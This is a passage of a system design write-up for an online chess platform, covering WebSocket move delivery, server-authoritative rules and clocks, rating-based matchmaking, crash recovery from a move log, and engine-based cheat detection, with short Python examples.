  result        TEXT,                 -- '1-0', '0-1', '1/2-1/2'
  termination   TEXT,                 -- 'checkmate', 'timeout', 'resign', ...
  pgn           TEXT,                 -- full move list when finished
  started_at    TIMESTAMPTZ,
  ended_at      TIMESTAMPTZ
);

CREATE TABLE moves (
  game_id        UUID,
  ply            INT,
  uci            TEXT,
  clock_ms_after INT,
  server_ts      TIMESTAMPTZ,
  PRIMARY KEY (game_id, ply)
);
```

```jsonc
// In-memory game state on the game server
{
  "game_id": "g_81f2",
  "fen": "rnbqkbnr/pppp1ppp/8/4p3/4P3/8/PPPP1PPP/RNBQKBNR w KQkq e6 0 2",
  "ply": 2,
  "turn": "white",
  "clock_ms": {"white": 297400, "black": 298900},
  "turn_started_at": 1762369212345,
  "increment_ms": 3000
}
```

FEN (Forsyth-Edwards Notation) is a one-line text format that fully describes a chess position.

5. API design

REST for setup and history, WebSocket for live play.

`POST /v1/matchmaking/seeks` – ask to be matched.

```jsonc
// request
{"time_control": "300+3", "rated": true}
// response 202
{"seek_id": "s_19", "status": "searching"}
```

`DELETE /v1/matchmaking/seeks/{seek_id}` – cancel search. Response 204.

`GET /v1/games/{game_id}` – game metadata and full move list (for replay or reconnect). Response 200 with game object.

`GET /v1/players/{player_id}/games?cursor=...` – game history.

`WS /v1/play` – persistent connection. Messages are JSON:

```
// server -> client: match found
{"type": "game_start", "game_id": "g_81f2", "color": "white",
 "opponent": {"id": 77, "rating": 1512}, "time_control": "300+3",
 "game_server": "gs-use1-12"}

// client -> server: make a move
{"type": "move", "game_id": "g_81f2", "ply": 3, "uci": "g1f3", "client_ts": 1762369215000}

// server -> both clients: move accepted
{"type": "move_ack", "game_id": "g_81f2", "ply": 3, "uci": "g1f3",
 "clock_ms": {"white": 296100, "black": 298900}}


// server -> mover: rejected
{"type": "move_rejected", "ply": 3, "reason": "illegal_move"}

// other client messages
{"type": "resign", "game_id": "g_81f2"}
{"type": "offer_draw", "game_id": "g_81f2"}
{"type": "resync", "game_id": "g_81f2", "last_ply": 2}

// server -> both: game over
{"type": "game_over", "result": "1-0", "termination": "timeout",
 "rating_change": {"white": 8, "black": -8}}
```


Auth: session token on REST calls and on the WebSocket handshake. Every WebSocket message is checked against the player's identity (you can only move your own pieces in your own game). Errors on REST use 400, 401, 404, 409 (already in a game), 429.

6. High-level design



How will players find an opponent?

1. The player calls `POST /v1/matchmaking/seeks` with a time control.
2. The API service adds the seek to the Matchmaker's pool for that time control, keyed by rating.
3. The Matchmaker repeatedly pairs the oldest waiting player with the closest rating within an allowed range (the range widens the longer they wait).
4. When a pair is found, it picks a game server (the least-loaded in the players' region), creates the game there, registers `game_id -> game server`, and writes a `games` row with status `active`.
5. It notifies both players over their WebSockets with a `game_start` message.



How will players make moves and see the opponent's moves?

1. The client sends `{"type": "move", ...}` over its WebSocket.
2. The gateway looks up which game server owns the game (cached registry) and forwards the message.
3. The game server, which holds the game state in memory, checks it is the player's turn, validates the move with a chess rules library, updates the clocks, and appends the move to a durable move log.
4. It sends `move_ack` to both players, through their gateways.
5. The opponent's client draws the move and starts the opponent's clock display.

How does the server enforce rules and the clock?

The game server owns the board (FEN) and both clocks. Clients only send intentions ("I move g1f3"). The server decides if it is legal and how much time was used. It also sets a timer for the current player's remaining time; if the timer fires before a move arrives, the server ends the game on time.

How will players resign, draw, reconnect, and replay games?

1. Resign and draw offers are WebSocket messages handled by the same game server, which changes game state and broadcasts `game_over` or a draw offer.
2. On reconnect, the client opens a new WebSocket and sends `resync` with the last ply it knows; the server replies with any missed moves and current clocks.

3. When a game ends, the game server writes the final PGN (Portable Game Notation, the standard text format for a chess game's moves) and result to the Games DB, and emits a `game_finished` event for rating updates and anti-cheat.
4. Replay is `GET /v1/games/{id}`, which returns the move list; the client steps through it locally.

7. Deep dives

How do we deliver moves in real time, and why does each game live on one server?


The problem: two players may be connected to different gateway machines. Moves must reach the opponent in well under 200 ms, and the game state must be updated by exactly one process to avoid two servers disagreeing about the board.

Transport	How it works	Pros	Cons
HTTP polling	Client asks "any new move?" every second	Simple	Slow and wasteful
Long polling	Request stays open until a move arrives	Works everywhere	Reconnect per message, overhead
Server-Sent Events	Server streams to client; client posts moves	Simple, HTTP	One direction; moves still need POSTs
WebSocket	Full-duplex persistent connection	Lowest latency, both directions	Stateful connections to manage

Recommended: WebSockets. For state ownership:

Ownership model	How	Pros	Cons
Stateless servers, state in Redis	Any server loads state, updates with a transaction	Easy scaling	Extra round trip per move, race conditions between servers
Sticky game server (game affinity)	Each game is owned by one game server; all messages for it are routed there	In-memory speed, single writer, simple ordering	Need routing and failover

Recommended: game affinity. Each game is assigned to one game server, which keeps the state in memory and is the only writer. Gateways terminate WebSockets (so game servers do not hold millions of sockets) and route messages by game_id using a registry.



Routing: the registry maps `game_id -> game_server` in Redis (or etcd), cached on gateways. Using consistent hashing of game_id over game servers is an alternative, but explicit assignment lets the matchmaker pick the least loaded server and keep both players' region in mind.

To cut latency further, put both players' game on a server in a region near both of them (for cross-continent games, pick the midpoint region or the one with lower combined round-trip time). A spectator fan-out, if added, goes through a pub/sub channel per game so the game server sends each move once.

How does the server validate moves and stay authoritative?

The problem: a client can be modified to send illegal moves, move twice, or claim a different clock time. If the client is trusted, cheating is trivial.

Option	Who validates	Risk
Client-side only	Client	Anyone can send any move
Both, server trusts client clocks	Server validates rules, client reports time	Clock manipulation
Server-authoritative	Server validates rules and measures time	Safe; client validation is only for UX

Recommended: server-authoritative. Clients validate locally only to give instant feedback and to draw legal-move hints. The server holds the true board and rejects anything wrong.

```
import chess   # python-chess rules library

class Game:
    def __init__(self, gid, white, black, base_ms, inc_ms):
        self.board = chess.Board()
        self.players = {chess.WHITE: white, chess.BLACK: black}
        self.clock = {chess.WHITE: base_ms, chess.BLACK: base_ms}
        self.inc = inc_ms
        self.turn_started = now_ms()
        self.ply = 0

    def on_move(self, player_id, ply, uci):
        color = self.board.turn
        if self.players[color] != player_id:
            return reject("not_your_turn")
        if ply != self.ply + 1:
            return reject("stale_or_duplicate")    # idempotency on retries
        move = chess.Move.from_uci(uci)
        if move not in self.board.legal_moves:
            return reject("illegal_move")

        elapsed = now_ms() - self.turn_started
        self.clock[color] -= elapsed
        if self.clock[color] <= 0:
            return self.finish(winner=not color, reason="timeout")
        self.clock[color] += self.inc

        move_log.append(self.gid, self.ply + 1, uci, self.clock[color])  # durable first
        self.board.push(move)
        self.ply += 1
        self.turn_started = now_ms()
        broadcast(self.gid, {"type": "move_ack", "ply": self.ply, "uci": uci,
                             "clock_ms": self.clock_view()})
        if self.board.is_game_over(claim_draw=True):
            self.finish_from_board()
```

The `ply` number makes moves idempotent: if a client resends a move after a timeout, the server sees the same ply and either returns the existing ack or rejects it as stale, never applying it twice.

How do we match players by rating quickly?

The problem: players should face opponents near their skill. If we only accept exact matches, people wait forever; if we accept anyone, games are lopsided. We also need to handle many time controls and regions.

Elo is a rating system where each player has a number (around 1200 for beginners, 2800 for world champions). After each game, points move from the loser to the winner, more points if the result was a surprise. Lichess uses Glicko-2, a refinement that also tracks how certain the rating is.

Option	How	Pros	Cons
Single FIFO queue per time control	Pair the first two	Fastest	Ignores skill
Rating buckets (e.g. 100-point wide)	Queue per bucket; widen search to neighbor buckets over time	Simple, fast lookups	Edge effects at bucket borders

Option	How	Pros	Cons
Sorted set by rating with expanding window	Find nearest rating within +/- R, R grows with wait time	Precise, flexible	Needs a single owner per pool to avoid double matching

Recommended: a Redis sorted set per (time control, region) with score = rating, and an expanding search window. A single matchmaker worker owns each pool (sharded by time control and region), so two workers never match the same player. Every 100-200 ms it scans waiting players oldest first.

```
def window(wait_s):
    return min(50 + 25 * wait_s, 400)        # +/-50 at start, up to +/-400

def match_loop(pool):                        # pool = "seeks:300+3:use1"
    for player_id, rating, enq_ts in oldest_first(pool):
        r = window(now() - enq_ts)
        cands = redis.zrangebyscore(pool, rating - r, rating + r)
        cands = [c for c in cands if c != player_id and not recently_played(player_id, c)]
        if not cands:
            continue
        opp = min(cands, key=lambda c: abs(rating_of(c) - rating))
        # atomically remove both; if either is gone, someone else matched them
        if redis.zrem(pool, player_id, opp) == 2:
            create_game(player_id, opp)
```

The Elo update after a game:

```
def elo_update(ra, rb, score_a, k=20):
    expected_a = 1 / (1 + 10 ** ((rb - ra) / 400))
    new_a = ra + k * (score_a - expected_a)      # score_a: 1 win, 0.5 draw, 0 loss
    new_b = rb + k * ((1 - score_a) - (1 - expected_a))
    return round(new_a), round(new_b)
```

Rating updates happen asynchronously from the `game_finished` event, in a transaction that also writes the rating history row.

How do we handle clocks, lag, and disconnects fairly?

The problem: chess clocks are part of the rules. Network lag means the time between “player clicked” and “server received” is not the player’s thinking time, and players on slow connections feel cheated. Players also lose connections mid-game.

Clock approach	How	Pros	Cons
Trust client clocks	Client reports time used	Fair for lag	Easy to cheat
Server measures time only	Time from previous ack sent to move received	Cheat-proof	Penalizes high-latency players
Server time with lag compensation	Server time minus estimated one-way latency, capped	Fair and safe	Slightly more logic

Recommended: the server is the clock, with capped lag compensation. Each connection measures round-trip time with periodic pings. When a move arrives, the server credits back an estimate of the network delay (for example half the median RTT), up to a cap such as 500 ms per move, so lag cannot be abused for free time. Lichess uses a similar idea.

```
def charged_time(elapsed_ms, conn):
    lag = min(conn.median_rtt_ms / 2, 500)
    return max(elapsed_ms - lag, 0)
```

Clients display a local countdown between server updates, but every `move_ack` carries the server's authoritative clock values, so displays snap back to the truth.

Timeouts: the game server keeps a timer per game set to the moving side's remaining time. When it fires, the server ends the game. Many game timers on one server are stored in a hashed timer wheel or a min-heap keyed by deadline, so a million games across a fleet costs little.

Disconnects:

1. When a player's WebSocket drops, the gateway tells the game server. The player's clock keeps running (otherwise disconnecting would be a way to pause).
2. The opponent sees "opponent disconnected" and, after a grace period (for example 30 seconds or when the clock runs out, whichever is first), can claim victory or a draw.
3. The client reconnects automatically with exponential backoff, sends `resync` with its last ply, and gets missing moves plus current clocks.

```
t=0   Black disconnects        clocks keep running for Black
t=3s  Black reconnects -> resync(last_ply=41) -> server sends ply 42, clocks
or
t=30s still gone  -> White offered "claim win"
Black clock hits 0 -> server ends game: 1-0 timeout
```

How do we persist games and survive a game server crash?

The problem: games live in memory on one server. If that server dies mid-game, we must not lose moves or let the game silently vanish. Finished games must be stored for replay and history.

Option	How	Pros	Cons
Write only at game end	Store PGN when finished	Cheapest	Crash loses the whole game
Write every move to the DB synchronously	INSERT per move before ack	Durable	~133k writes/s on the DB, adds latency
Append each move to a replicated log, write DB at end	Redis Stream with replication (or Kafka) per move; final PGN to DB	Durable and fast; log replays state	Needs a recovery process

Recommended: append every accepted move to a durable, replicated move log before acking it (Redis Streams with AOF and replicas, or Kafka keyed by game_id). The log is the in-game source of truth. When the game ends, write the final PGN and result to the Games DB, and keep the per-move table (with clock

times) for analysis.

Recovery when a game server dies:

1. A health checker notices the server is gone (missed heartbeats in the registry).
2. Its games are reassigned to other game servers (the registry entries are updated with a fencing token, a number that increases on each reassignment so a zombie old server's writes are rejected).
3. The new owner rebuilds each game by replaying its moves from the log on top of the start position, restores clocks from the last logged clock values (minus time elapsed since, or paused for the outage, by policy), and tells gateways to route there.
4. Clients reconnect and resync. Players see a short pause of a few seconds at most.

```
gs-12 dies
   |
registry: g_81f2 -> gs-12 (epoch 7)   ==>   g_81f2 -> gs-19 (epoch 8)
   |
gs-19: replay move log g_81f2 [ply 1..41] -> board + clocks restored
   |
gateways route g_81f2 -> gs-19; clients resync
```

Storage for history: games by player are read via an index `(player_id, ended_at DESC)`. At 18 TB per year, a sharded Postgres or Cassandra keyed by game_id with a secondary table keyed by player works; old games can move to cheaper storage since they are rarely opened.

How would we detect cheating?

The problem: the most common cheat is using a chess engine during a game. Moves are legal, so the rules engine cannot catch it. Server authority stops illegal moves and clock tricks, but not engine assistance.

Signal	What it measures	Notes
Engine match rate	How often the player's move equals the engine's top choice	Strong players also match often; compare against rating peers
Average centipawn loss (ACPL)	How much worse each move is than the best move, in hundredths of a pawn	Very low ACPL sustained over many games is suspicious
Move-time patterns	Time per move vs position complexity	Engines users often take the same time on easy and hard moves
Client signals	Tab switches, focus loss, paste events	Weak signals, easy to fake, useful in combination
Rating jumps	Sudden large improvements	Triggers deeper review

Recommended outline:


1. After each game, publish `game_finished` to Kafka.
2. A cheap first pass flags games with unusual stats for the player's rating (for example, top-engine match rate far above peers, or ACPL far below).

3. Flagged games go to an engine analysis queue: worker machines run Stockfish on each position at fixed depth and compute ACPL and match rates.
4. A model combines per-game and per-player history into a suspicion score. High scores go to human moderators; confirmed cheaters are banned and their opponents' ratings are refunded.

```
game_finished --> Kafka --> quick stats filter --(flag ~2%)--> analysis queue
                                                                    |
                                                          Stockfish workers (GPU/CPU)
                                                                    |
                                                          per-player model -> score
                                                                    |
                                                    moderator review / auto-action
```


Analyzing every game with a deep engine is expensive (25 million games per day), which is why the cheap filter comes first.

8. Final architecture



Component	Job	Technology example
Global LB / GeoDNS	Send players to the nearest region	Route 53, Cloudflare
WS gateways	Hold connections, measure RTT, route by game	Go/Rust/Erlang services
Game servers	Authoritative state, rules, clocks, timers	JVM/Go/Scala service with a chess library
Registry	game_id to server mapping with epochs	Redis or etcd
Matchmaker	Rating-window pairing per pool	Redis sorted sets + single-owner workers
Move log	Durable per-move record for recovery	Redis Streams (AOF + replica) or Kafka
Games DB	Finished games, history, replay	Postgres (sharded) or Cassandra
Event bus	Fan out game results	Kafka
Rating service	Elo/Glicko updates	Stateless service + DB transaction
Anti-cheat	Stats filter, engine analysis, scoring	Stockfish worker pool, ML model

Deployment map (AWS)



